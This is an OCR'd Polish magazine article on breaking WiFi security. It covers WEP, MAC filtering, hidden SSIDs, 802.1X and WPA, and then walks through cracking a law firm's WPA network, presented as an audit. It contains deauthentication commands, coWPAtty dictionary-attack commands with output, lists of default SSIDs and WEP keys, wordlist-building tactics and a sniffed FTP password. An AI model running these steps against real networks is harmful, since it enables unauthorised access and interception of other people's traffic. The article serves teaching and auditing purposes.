


Hakowanienie sieci WiFi

Bartosz Kalinowski

stopień trudności

Pierwsze ustandaryzowanie rozwiązań połączeń bezprzewodowych pojawiło się w roku 1997 – oznaczone IEEE 802.11. Od tego czasu pojawiały się nowe rozwiązania technologiczne, które systematycznie były standaryzowane.

Dlaczego WiFi stało się tak popularne? Z kilku prostych powodów.

Sieci te były bardzo szybkie w instalacji – nie wymagały koncesji radiowych, zdobywania pozwoleń na przeciąganie kabli po słupach telefonicznych czy studzienkami kanalizacyjnymi (co zdarzyło mi się nie raz wykorzystywać). Coś jeszcze? Tak:

- są łatwe w rozbudowie,
- nie wymagają niszczenia infrastruktury budynków,
- jedyne dostępne w plenerze,
- gwarantują daleki zasięg,
- zapewniają wysoką mobilność.

Sieci bezprzewodowe charakteryzują się ponadto stosunkowo niewielką ilością wad. A do nich zaliczyć można przede wszystkim:

- możliwość braku pasm częstotliwości (zajęte przez inne sieci),
- droższy hardware,
- podatność na zakłócenia.

Niestety, sieci te są również niebezpieczne – przynajmniej w wersji niemodyfikowanej.

Pierwsze klocki układanki

Ze względu na łatwość dostępu do Sieci wymagane stało się zaimplementowanie szeregu zabezpieczeń mających uniemożliwić osobom trzecim dostanie się do struktury wewnętrznej. Początkowo opracowano WEP

Z artykułu dowiesz się

- jakie są najczęściej występujące niebezpieczeństwa w sieciach WiFi,
- jakie są najczęściej przeprowadzane ataki na użytkowników sieci WiFi,
- w jaki sposób i do czego można wykorzystać podatności w sieciach bezprzewodowych,
- na jakie niebezpieczeństwa narażeni są użytkownicy hotspotów.

Co powinieneś wiedzieć

- podstawowe pojęcia dotyczące sieci bezprzewodowych,
- ogólne sposoby działania sieci WiFi i ich architekturę,
- teorię działania WEP,
- Podstawy użytkowania systemu Linux i jego oprogramowania.

(http://pl.wikipedia.org/wiki/Wired_Equivalent_Privacy), jednak szybko wskazano w nim wiele luk i w stosunkowo krótkim czasie przedstawiono praktyczne sposoby ataku na ten rodzaj zabezpieczeń. Administratorzy, wiedząc że potencjalny napastnik ma możliwość uzyskania dostępu do ich Sieci w czasie nie większym niż 5 minut, szybko zastosowali politykę dostępu opartą na filtrowaniu adresów MAC. Wojna trwała dalej – złamanie tego zabezpieczenia zajęło ludziom z pewnym zasobem wiedzy około minuty, ale za to skutecznie odebrało chęć walki znakomitej większości *script kiddies*. Idąc dalej wojenną ścieżką natrafiamy na metodę polegającą na blokowaniu rozgłaszania identyfikatora SSID *(Service Set IDentifier)*, czyli nie wyświetlaniu nazwy Sieci. Bardzo przemawiającym zobrazowaniem tej metody jest pomalowanie czarnych kabli sieci LAN (skrętki UTP) rozciągniętych środkiem żółtej ściany na jej kolor – z daleka nie widać, że w budynku funkcjonuje sieć, ale wystarczy podejść bliżej, żeby się o tym przekonać. Wynika z tego, że można tylko utrudnić, a nie uniemożliwić odkrycie SSID – czas operacyjny: 1 minuta.

Łatwo zauważyć, że nawet kiedy trzeba złamać wszystkie 3 metody opisane powyżej, czas uzyskania dostępu do Sieci nie przekracza 15 minut.

Kolejnym krokiem podjętym w celu zabezpieczenia sieci WiFi było uwierzytelnianie przez *EAP* i *802.1X*. – znacznie utrudniające działania potencjalnym agresorom. Przełamanie tych zabezpieczeń wymaga od nas już pewnych bardziej zaawansowanych umiejętności. Standard *IEEE 802.1X* był działaniem skierowanym w bardzo dobrym kierunku. Jednak ze względu na ograniczenie związanie z uwierzytelnieniem tylko klienta – daje możliwość zastosowania ataku MITM – intruz może podszyć się pod serwer i pobrać hasło niezbędne do prawidłowej weryfikacji.

Drugim problemem jest fakt, iż po pomyślnie zakończonym uwierzytelnieniu poszczególne pakiety nie zawierają żadnego przyporządkowania, co daje możliwość zastosowania *session hijackingu* (teoria: stacja intruza przesyła żądanie zakończenia połączenia. Punkt dostępowy ma jednak nadal otwarty port kontrolowany i dlatego napastnik może uzyskać dostęp do Sieci).

Łączny czas potrzebny na przełamanie tych zabezpieczeń w formie podstawowej zawiera się w przedziale od 10 minut do kilku godzin.

Na drodze dalszego rozwoju sieci WiFi, w celu zwiększenia poziomu bezpieczeństwa wprowadzono algorytmy WPA i WPA2 *(http://en.wikipedia.org/wiki/Wi– Fi_Protected_Access)*. W tym przypadku złamanie zabezpieczeń związa-

Listing 1. *Aktywne sieci WiFi*

```
#airodump- ng eth1
 [CH 7 ][ Elapsed: 4 s ][ 2007- 06- 17 13:04
 BSSID       PWR Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
 00:XX:XX:68:1X:XF  43    1    1  0  4 54 WPA       XXXXXX
 00:XX:XX:A2:DX:X3  47    1    0  0  4 54 WPA       XXXXXX
 00:XX:XX:68:0X:XB  44     3    1  0  1 54 WPA       XXXXXX
 00:XX:XX:A2:1X:X1  58     6   248  15  1 54 WPA      XXXXXX
 BSSID       STATION      PWR Lost Packets Probes
 00:XX:XX:A2:FXX5 00:XX:AF:05:FX:XA  69  13    20 XXXXXX
 (not associated)  00:XX:E3:7E:AX:X1  43   0    2 XXXXXX
 00:XX:XX:A2:1X:X1 00:XX:F3:9F:4X:X7  52  14    14 XXXXXX
 00:XX:XX:A2:1X:X1 00:XX:CF:68:6X:X4  62  38    13 XXXXXX
 00:XX:XX:A2:1X:X1 00:XX:31:F9:EXXD  84  79    69
```


Listing 2. *Fałszywy MAC karty WiFi*

```
[root@proxima:~]# ifconfig
eth1   Link encap:Ethernet HWaddr 00:A0:C5:29:a2:9a
     inet addr:42.28.126.50 Bcast:42.28.126.51 Mask:255.255.255.252
     inet6 addr: fe80::2a0:c5ff:fe92:84ff/64 Scope:Link
```

Listing 3. *Skrócony wynik działania programu nmap*

```
nmap -sS -O -F -P0 10.0.1.1
Interesting ports on 10.0.1.1:
Not shown: 1234 closed ports
PORT   STATE SERVICE
8080/tcp  open http
..
```

Rysunek 1. *Tak małe urządzenie jest w stanie bardzo skutecznie zakłócić sieć WiFi. Choć kupno jest drogie, stworzenie go na własną rękę znacznie obniża koszta*



Rysunek 2. *Niedoświadczeni podróżnicy mogą się zdziwić – brak WEP/WPA, logowanie do Sieci. Rozwiązanie HP*

ne jest z zastosowaniem ataku słownikowego i w zależności od stopnia skomplikowania użytego hasła, może zająć kilka minut lub nie przynieść pozytywnego rezultatu w czasie uznawanym przez logikę ludzką za dopuszczalny. Najbardziej skutecznymi metodami zabezpieczenia sieci WiFi są kombinowane sposoby często zaczerpnięte z rozwiązań innych problemów:

- PPPoE,
- IPSec (+WEP),
- inne.

PPPoE

O ile opisy metody IPSec + WEP pojawiają się w miarę często, o tyle metoda wykorzystująca PPPoE jest rzadko wspominana. Zapewne wszyscy użytkownicy Linuksa którzy mieli *przyjemność* konfigurowania Neostrady, kojarzą tę nazwę, a wręcz mogą być zdziwieni, jaki ma ona związek z sieciami WiFi. Okazuje się, że całkiem ścisły: gdyby nie PPPoE, każdy z linią telefoniczną w TP SA miałby dostęp do internetu – niestety tak nie jest, gdyż dostęp mają tylko użytkownicy posiadający hasło i login przydzielony przez dostawcę. Protokół PPPoE, jak widać, skutecznie blokuje nieautoryzowany dostęp do sieci, w tym WiFi, a poza tym zapewnia wiele innych korzyści:

- możliwość zrezygnowania z ukrywania SSID,
- możliwość zrezygnowania z kontroli dostępu związanej z filtrowaniem MAC,
- możliwość zrezygnowania ze znacznie obciążającego AP zabezpieczenia, jakim jest WEP.

Związane jest to z tym, że nikt, kto połączy się z Siecią, a nie zaloguje się na indywidualny login i hasło, nie uzyska do niej dostępu.

Dodatkowym atutem jest fakt, że złamanie zarówno hasła, jak i loginu w wielu przypadkach jest niewykonalne.

Na Rysunku 2 (górna część) kismet wskazuje sieć otwartą. Każdy bezproblemowo może podłączyć się do Sieci i uzyskać adres IP, ale dopiero po wprowadzeniu hasła i nazwy użytkownika (dolna część Rysunku) otrzymuje możliwość korzystania z Internetu i jego zasobów. Jest to bardzo skuteczne rozwiązanie, funkcjonalnie podobne do PPPoE oraz proste we wdrożeniu.

Od słów do czynów

Dalszą część artykułu podzieliłem na dwie części. Pierwsza dotyczy naruszenia bezpieczeństwa korporacji i wszystkiego, co się z tym wiąże dla danej firmy. Druga część dotyczy pojedynczego użytkownika korzystającego z otwartych hotspotów lub niezabezpieczonych Sieci. Sprzęt, jakim dysponuję, to dwa laptopy uzbrojone w system operacyjny, jakim jest Linux i karty sieciowe firmy Lucent Technologies – Orinoco Gold. Kartę tę wybrałem specjalnie, gdyż po pierwsze ma zewnętrzne gniazdo antenowe, a po drugie jest to karta, którą bez żadnych kłopotów obsługuje zarówno system, jak i całe niezbędne dla nas oprogramowanie. Z czego korzystamy i co może być przydatne: *kismet*, *airsnort*, *aircrack*, *nmap*, *ping*, *nessus*, *wireshark*, *p0f*, *coWPAtty*. Większość z wykorzystywanych programów jest bezpośrednio dostępna w

Przepisy

Kodeks karny (fragment):

- Art. 267. §1. Kto bez uprawnienia uzyskuje informację dla niego nie przeznaczoną, otwierając zamknięte pismo, podłączając się do przewodu służącego do przekazywania informacji lub przełamując elektroniczne, magnetyczne albo inne szczególne jej zabezpieczenie podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 2.
- §2. Tej samej karze podlega, kto w celu uzyskania informacji, do której nie jest uprawniony, zakłada lub posługuje się urządzeniem podsłuchowym, wizualnym albo innym urządzeniem specjalnym.
- §3. Tej samej karze podlega, kto informację uzyskaną w sposób określony w §1 lub 2 ujawnia innej osobie.
- § 4. Ściganie przestępstwa określonego w §1– 3 następuje na wniosek pokrzywdzonego.

Slackware po instalacji. Jeśli brakuje jakiegoś oprogramowania, jest ono dostępne do ściągnięcia w postaci paczki na stronie *linuxpackages.net*, a instalacja ogranicza się do wydania polecenia `installpkg`. Jeśli pakiet nie występuje na wymienionej stronie bądź gdy korzystamy z innych dystrybucji, a nie istnieją paczki dostosowane do naszego systemu, każdy z wyżej wymienionych programów trzeba zainstalować ze źródeł.

W latach 50. po świecie krążyli kurierzy rozwożący w teczkach przykutych do ręki kajdankami ważne dokumenty. W roku 2007 dokumenty podobne rangą często leżą na dyskach serwerów korporacyjnych lub krążą w sieci firmowej.

Przypadek pierwszy

Istnieją ludzie, dla których wyszukiwanie Sieci jest sportem. Mógłbym przedstawić wszystkie metody ataku jako sport i rozrywkę, jednak tak nie zrobię. Dlaczego? Odpowiedź jest prosta – wykonując wielokrotnie audyty bezpieczeństwa Sieci, podejście maksymalnie agresywne przynosiło najlepsze efekty i wskazywało często niedostrzegalne z początku błędy konfiguracyjne oraz podatności systemów. Jak dostaniemy palec – weźmiemy całą rękę.

```
Version: 1
Type: Key (3)
Length: 95
Descriptor Type: EAPOL WPA key (254)
Key Information: 0x0089
    .... .... .... .001 = HMAC-MD5 for MIC and RC4 for encryption
    .... .... .... 0... = Key Type: Pairwise key
    .... .... ..00 .... = Key Index: 0
    .... .... .0.. .... = Install flag: Not set
    .... .... 1... .... = Key Ack flag: Set
    .... ...0 .... .... = Key MIC flag: Not set
    .... ..0. .... .... = Secure flag: Not set
    .... .0.. .... .... = Error flag: Not set
    .... 0... .... .... = Request flag: Not set
    ...0 .... .... .... = Encrypted Key Data flag: Not set
Key Lenght: 32
Replay Counter: 19
```

Rysunek 3. *Pakiet 1*

```
Version: 1
Type: Key (3)
Length: 119
Descriptor Type: EAPOL WPA key (254)
Key Information: 0x0109
    .... .... .... .001 = HMAC-MD5 for MIC and RC4 for encryption
    .... .... .... 1... = Key Type: Pairwise key
    .... .... ..00 .... = Key Index: 0
    .... .... .0.. .... = Install flag: Not set
    .... .... 0... .... = Key Ack flag: Not set
    .... ...1 .... .... = Key MIC flag: Set
    .... ..0. .... .... = Secure flag: Not set
    .... .0.. .... .... = Error flag: Not set
    .... 0... .... .... = Request flag: Not set
    ...0 .... .... .... = Encrypted Key Data flag: Not set
Key Lenght: 0
Replay Counter: 19
Nonce: DDBDC1044[illegible]
Key IV: 00000000000000000000000000000000
WPA Key RSC: 0000000000000000
WPA Key ID: 0000000000000000
WPA Key MIC: [illegible]
WPA Key Length: 24
```

Rysunek 4. *Pakiet 2*

Wychodzimy na łowy

Za cel obrałem sobie kancelarię prawną z dwóch powodów:

- w strukturze Sieci mogą znajdować się dokumenty dotyczące spraw prowadzonych przez adwokatów zatrudnionych w firmie – a wyciek takich informacji może być bardzo niebezpieczny,
- kancelaria zatrudnia administratora, który dba o sieć wewnętrzną oraz serwer poczty i http – możliwe będzie podsłuchiwanie użytkowników.

W trakcie pracy nad badaniem bezpieczeństwa Sieci i systemów zawsze stosuję zasadę realności – rozmowę o strukturze i zabezpieczeniach prowadzi przed testem osoba, która testu nie przeprowadza. Dopiero po zakończeniu testu i stworzeniu pierwszego raportu osoba, która poznała strukturę, przeprowadza test – ponownie z osobą która jej nie znała - a następnie wyniki obu testów są porównywane.

Jak przeprowadzić wstępną analizę Sieci? Określić:

- na którym kanale generowany jest ruch,
- jakie adresy MAC mają klienci oraz AP,
- wartości SNR (średni stosunek wartości sygnału do szumu),
- SSID/ESSID,
- parametry zabezpieczeń (WEP/WPA/WPA2/AES– CCMP/TKIP/INNE),
- prawdopodobne miejsce umieszczenia AP,
- miejsca umieszczenia anten,
- rodzaj firmy i charakter jej działalności,
- dane właściciela, jak największej liczby pracowników i administratora.

Są to dane, które być może staną się bardzo pomocne przy dalszych działaniach mających na celu uzyskanie uprawnień do korzystania z Sieci, a są jednocześnie łatwe do zdobycia.

Cel 1

Znajdując się na tyle blisko, by sprzęt, który stosowałem, odbierał sygnał Sieci, rozpocząłem analizę. Po pierwsze, poszukiwanie Sieci – za pomocą oprogramowania kismet badam, na których kanałach istnieje aktywny ruch sieciowy. Pozwoli mi to określić, które *access pointy* są najaktywniejsze, a więc w przypadku zastosowania WEPu będą najbardziej wydajne w zdobywaniu skolidowanych IV.

Chwilka czekania i widzimy, że trzeba będzie się nieco wysilić: AP z szyfrowaniem. Uruchamiamy airodumpa w celu określenia sposobu kodowania – WPA. W tym momencie 3/4 wszystkich warxrów poddaje się – na nieszczęście administratora, nie my.

Często bywa tak, że administratorzy zaniedbują podstawowe rzeczy – warto sprawdzić czy SSID nie znajduje się na liście poniżej, gdyż może okazać się, że nie trzeba zgadywać kluczy WEP. Jedynym niezbędnym zabiegiem może być przepisanie.

Wiemy już, że metodą zabezpieczenia jest WPA. Pozwala nam to przyjąć pewną strategię – musimy zdobyć pakiety, w których znajdują się dane, zawierające w sobie dane procesu autoryzacji (*handshake*).

Patrząc na ramkę *(Czas działania coWPAtty)* możemy stwierdzić, że łamanie hasła jest szaleństwem, jednak z doświadczenia i badań wynika coś zupełnie innego. Decydującym czynnikiem w tym przypadku jest człowiek – z natury bywa tak, że jeśli już ktoś wysilił się do zastosowania WPA, wymyślił krótkie hasło – często jest to nazwa SSID lub jej odmiany.

Zaczynamy

Po pierwsze, jak pisałem wcześniej, musimy zdobyć pakiety *WPA– PSK TKIP/EAP/802.1x* zawierające negocjację sesji między AP, a użytkownikiem. W tym celu wykorzystamy *wireshark*.

Oczekiwanie na pojawienie się wszystkich 4 wymaganych pakietów może trwać bardzo długo, dlatego też proponuję metodę aktywną – zmusimy zalogowanego klienta do rozłączenia i ponownego połączenia z AP.

```
Version: 1
Type: Key (3)
Length: 119
Descriptor Type: EAPOL WPA key (254)
Key Information: 0x01c9
    .... .... .... .001 = HMAC-MD5 for MIC and RC4 for encryption
    .... .... .... 1... = Key Type: Pairwise key
    .... .... ..00 .... = Key Index: 0
    .... .... .1.. .... = Install flag: Set
    .... .... 1... .... = Key Ack flag: Set
    .... ...1 .... .... = Key MIC flag: Set
    .... ..0. .... .... = Secure flag: Not set
    .... .0.. .... .... = Error flag: Not set
    .... 0... .... .... = Request flag: Not set
    ...0 .... .... .... = Encrypted Key Data flag: Not set
Key Lenght: 32
Replay Counter: 20
Nonce: [redacted]
Key IV: 00000000000000000000000000000000
WPA Key RSC: 0000000000000000
WPA Key ID: 0000000000000000
WPA Key MIC: 83E09C3BE6BD[redacted]
WPA Key Length: 24
```

Rysunek 5. *Pakiet 3*

Oto dwa sposoby, które pozwalają nam osiągnąć postawiony sobie cel:

```
#aireplay -ng -0 1 -a <BSSID> -c <MAC_
klienta> ath0
```

lub wygenerowanie pakietu rozłączającego za pomocą airforge:

Często stosowane nazwy SSID oraz klucze WEP

3com AirConnect
SSID: 'comcomcom'.
3com other Access Points
SSID: '3com'
Addtron
SSID: 'WLAN'
Cisco Aironet
SSID: 'tsunami' ; '2'
Apple Airport
SSID: 'AirPort Network' ; 'AirPort Netzwerk'
BayStack
SSID: 'Default SSID'
MAC addr: 00:20:d8:XX:XX:XX
Compaq
SSID: 'Compaq'
Dlink
SSID: 'WLAN'
INTEL
SSID: '101' ; 'xlan' ; 'intel' ; '195'
LINKSYS
SSID: 'linksys'
WEP key 1: 10 11 12 13 14 15
WEP key 2: 20 21 22 23 24 25
WEP key 3: 30 31 32 33 34 35
WEP key 4: 40 41 42 43 44 45
Netgear
SSID: 'wireless'
WEP KEY1: 11 11 11 11 11
WEP KEY2: 20 21 22 23 24
WEP KEY3: 30 31 32 33 34
WEP KEY4: 40 41 42 43 44
MAC: 00:30:ab:xx:xx:xx
SMC Access Point
SSID: 'WLAN'; 'BRIDGE'
HTTP: user: default pass: WLAN_AP
MAC: 00:90:d1:00:b7:6b (00:90:d1:xx:xx:xx)
SSID: '; '101
WEP key 1: 10 11 12 13 14 15
WEP key 2: 20 21 22 23 24 25
WEP key 3: 30 31 32 33 34 35
WEP key 4: 40 41 42 43 44 45
ZYXEL Prestige 316 Gateway
SSID: 'Wireless'

Czas działania coWPAtty

Przy tworzeniu 8-literowego hasła składającego się z literek i cyfr mamy 8 pozycji, na których może wystąpić jeden z 36 znaków. Daje w sumie nam to 36x8 możliwych kombinacji. Zakładając, że średni czas sprawdzania hasła dla programu zajmuje 1/70 sekundy, jesteśmy w stanie w ciągu 24 godzin sprawdzić 6048000 haseł. Praca domowa: ile potrwa złamanie metodą brute force hasła 25-znakowego zbudowanego z wielkich i małych liter oraz cyfr?

```
#airforge 00:09:5E:3C:80:31 00:23:
3A:4F:10:11 deauth.cap
#aireplay -m 26 -u 0 -v 12 -w 0 -x 1 -r
deauth.cap eth0
```

Wstrzykujemy pakiety przez około 10–20 sekund, po czym zatrzymujemy program.

Następnym krokiem będzie odfiltrowanie zbędnego ruchu z logu sniffera i znalezienie interesujących nas pakietów.

Pierwszym problemem, który się przed nami pojawia (a to ze względu na bardzo ważny fakt, iż musimy posiadać dokładnie 4 pakiety wykorzystywane w procesie autoryzacji), jest sposób wyselekcjonowania owych pakietów. Na szczęście przychodzi tu z pomocą specyfikacja *802.11*. Rysunki 3–6 przedstawiają budowę pakietów których poszukujemy.


Fakty które zauważamy: ACK – ustawione tylko w pakietach wychodzących z AP, informacje o kodowaniu pojawiają się tylko w pakietach 2 i 3. Oprogramowanie, z którego korzystamy, automatycznie sprawdza, czy przechwycone pakiety zawierają informacje niezbędne do złamania szyfrowania WPA. Jeśli jakiekolwiek informacje znajdujące się w pakietach będą niekompletne, cały proceder zakończy się fiaskiem. Administrator naszego celu ułatwił nam zadanie – SSID jest nazwą firmy i jest widoczny publicznie. Co zrobić w przypadku jeśli SSID jest niewidoczny? Polecam metodę Kevina Mitnicka – po prostu zadzwonić i się zapytać. Jeśli jednak ktoś woli bardziej subtelne sposoby – możemy oczekiwać, aż jakiś użytkownik w Sieci zacznie generować ruch i korzystać z programu kismet w celu analizy SSID. Jeśli w dalszym ciągu nie jesteśmy w stanie odkryć upragnionego w tej chwili SSIDu, możemy zastosować metodę kija: użyć programu typu void11, essid_jack lub podobnych (np. metody zastosowanej do siłowego zdobycia pakietów), które powodują rozłączenie użytkowników. Istnieje wielkie prawdopodobieństwo, że użytkownicy stosują metodę automatycznego łączenia z Siecią, co może często powodować przesłanie SSID w postaci tekstowej. Mając SSID, słownik

Listing 4. *Logowanie na konto ftp*

```
[ocp@proxima:~]$ ftp XXX.arcz.XXX
Connected to mut.arcz.net.
220 ProFTPD 1.3.1rc2 Server (fTP;) [83.26.XX.XXX]
Name (XXX.arcz.XXX): ocp
331 Password required for ocp.
Password:
230 User ocp logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> quit
221 Goodbye.
```

Listing 5 *Przykład przechwyconych danych. Hasło ftp. Ruch http*

```
dsniff: listening on eth1
06/14/07 22:48:58 tcp 42.63.1XX.XX.3585 - > XXX.arcz.XXX.21 (ftp)
USER ocp
PASS hh4d6ff
Lub mniej czysty log:
tcpdump: listening on eth1, link- type EN10MB (Ethernet), capture size 96
                        bytes
22:59:00.222822 IP (tos 0x0, ttl 64, id 17438, offset 0, flags [DF],
proto: UDP (17), length: 55)42.63.1XX.XX .1769 > 42.63.1XX.XX.domain:
[udp sum ok] 54862+ A? www.wp.pl. (27)
```



Rysunek 6. *Pakiet 4*

haseł, odpowiednie oprogramowanie oraz przechwycone pakiety możemy rozpocząć walkę.

Co zaweierają przechwycone pakiety:

- pakiet 2 – wartość Snonce,
- pakiet 3 – wartość Anonce, adres MAC [użytkownika oraz AP],
- pakiet 4 – wartość MIC i pakiet EAPoL [wykorzystywane do testu MIC z wygenerowanego klucza *MIC H9/1/2006* lub *http://wifinetnews.com/archives/002452.html* – informacje na temat słabości doboru haseł WPA].

Mając już niezbędne pakiety, zasób wiedzy i odpowiednią motywację, jesteśmy gotowi na poświęcenie czasu naszego procesora:

```
#cowpatty -f [slownik] -r [log] -s
                        XXXXXX [ssid]
```


Mieliśmy szczęście – po 12 godzinach hasło zostało znalezione w słowniku – s4e2_w43i. Skąd w moim słowniku takie nazwy? Od pewnego czasu, obserwując sposoby tworzenia haseł na jednym z portali zarządzanych przeze mnie, odkryłem, że coraz częściej użytkownicy przerabiają proste hasła typu - jak w przykładzie – *siec_wifi*, zamieniając pewne literki na ich liczbowe odpowiedniki wzięte z klawiatury telefonu. I w taki oto sposób pod cyferką 5 może kryć się j, k, lub l. Warto także dodać do słownika wszelkie literowe permutacje nazwy SSID oraz nazwy firmy. Prócz tego

```
cowpatty 4.0 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against passphrase.
Starting dictionary attack. Please be patient.
.
.
.
The PSK is "s4e2_w43i"

116670000 passphrases tested in 1944500.00 seconds: 58.98 passphrases/second
 [root@proxima:~/cowpatty]$
```

Rysunek 7. *coWPAtty*



Rysunek 8. *Nowy problem administratorów sieci WiFi – niezabezpieczony AP rozgłaszający sygnał Sieci*

warto wygenerować specjalny słownik dla danej Sieci w którym hasła będą zbudowane na zasadzie <*ciąg znaków*>nazwa firmy<*lub wszelkie literowe permutacje*><*ciąg znaków*>. Pragnę zauważyć, że części ujęte w nawiasy <> mogą, ale nie muszą wystąpić.

Często spotykałem się z sytuacją, w której <*ciąg znaków*> był: nazwą firmy zapisaną od końca, nazwą SSID, nazwą SSID zapisaną od końca, ciągiem liter *zaq*, *xsw* cyferkami *12*, *1234,* 098, 09 lub ciągami złożonymi będącymi ich konkatenacją. Trzeba pamiętać, że im skuteczniejszy stworzymy słownik, tym większe mamy szanse powodzenia.

Cel: złamanie zabezpieczeń Sieci.
Czas: 14 godzin.
Efekt: złamanie zabezpieczeń Sieci.
Ocena: 6/10.
Plusy:

- hasło nie występujące w typowych słownikach,
- zastosowanie WPA.

